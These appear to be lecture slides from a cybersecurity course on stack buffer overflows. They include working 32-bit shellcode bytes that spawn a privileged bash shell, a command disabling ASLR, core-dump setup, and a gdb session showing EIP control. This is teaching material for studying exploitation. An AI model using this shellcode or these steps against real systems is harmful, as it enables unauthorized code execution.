Technical Cybersecurity

Shellcode and Leaving GDB

ASIDE: Shellcode, 32-bit

I'M GOING TO USE SHELLCODE HERE

- Your homework assignment will be a bit simpler
- Shellcode isn't really relevant on today's systems
  - BUT IT IS IN IoT
- See: http://shell-storm.org/shellcode/

WHY 32-BIT

- Prevalent in IoT, and these techniques are much harder v. 64-bit because of NULL in address fields

Leaving GDB

Address Space Layout Randomization (ASLR)

- This, with non-executable stacks, killed overflows and shellcode
- Not implemented on all systems though (especially IoT)
- Moved to ret2libc (doesn't need executable stack)
- …then to return-oriented programming

Turn it off

- **$ sudo echo 0 | sudo tee /proc/sys/kernel/randomize_va_space**

Shellcode

SHELLCODE I'M USING

- \x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
- Yuck!

MACHINE CODE WITH NO NULL BYTES

- Appropriate endian as well
- this will spawn a shell


Core files

We need 'em

- **$ ulimit -c unlimited**
  - Creates full core dumps
- **$ sudo service apport stop**
  - Apport is broken

Make sure ASLR is off!

- If it's on, this won't work, as your addresses will change from invocation to invocation



```
cclamb@ubuntu:~/Work/abi-playground $ ./smash $(python -c 'print("AAAAAAAAAAAAA" + "BBBB" + "CCCC")')
Segmentation fault
cclamb@ubuntu:~/Work/abi-playground $ gdb smash core
Reading symbols from smash...done.
[New LWP 125106]
Core was generated by `./smash AAAAAAAAAAAAABBBBCCCC'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x43434343 in ?? ()
(gdb) i r
eax            0xffffce2b       -12757
ecx            0xffffd110       -12016
edx            0xffffce33       -12749
ebx            0x41414141       1094795585
esp            0xffffce40       0xffffce40
ebp            0x42424242       0x42424242
esi            0xf7fb4000       -134529024
edi            0x0      0
eip            0x43434343       0x43434343
eflags         0x10282  [ SF IF RF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
(gdb) 
```

Back to ABC

Open the core file and look, CCCC is in the EIP field!

Next up, finish the exploit!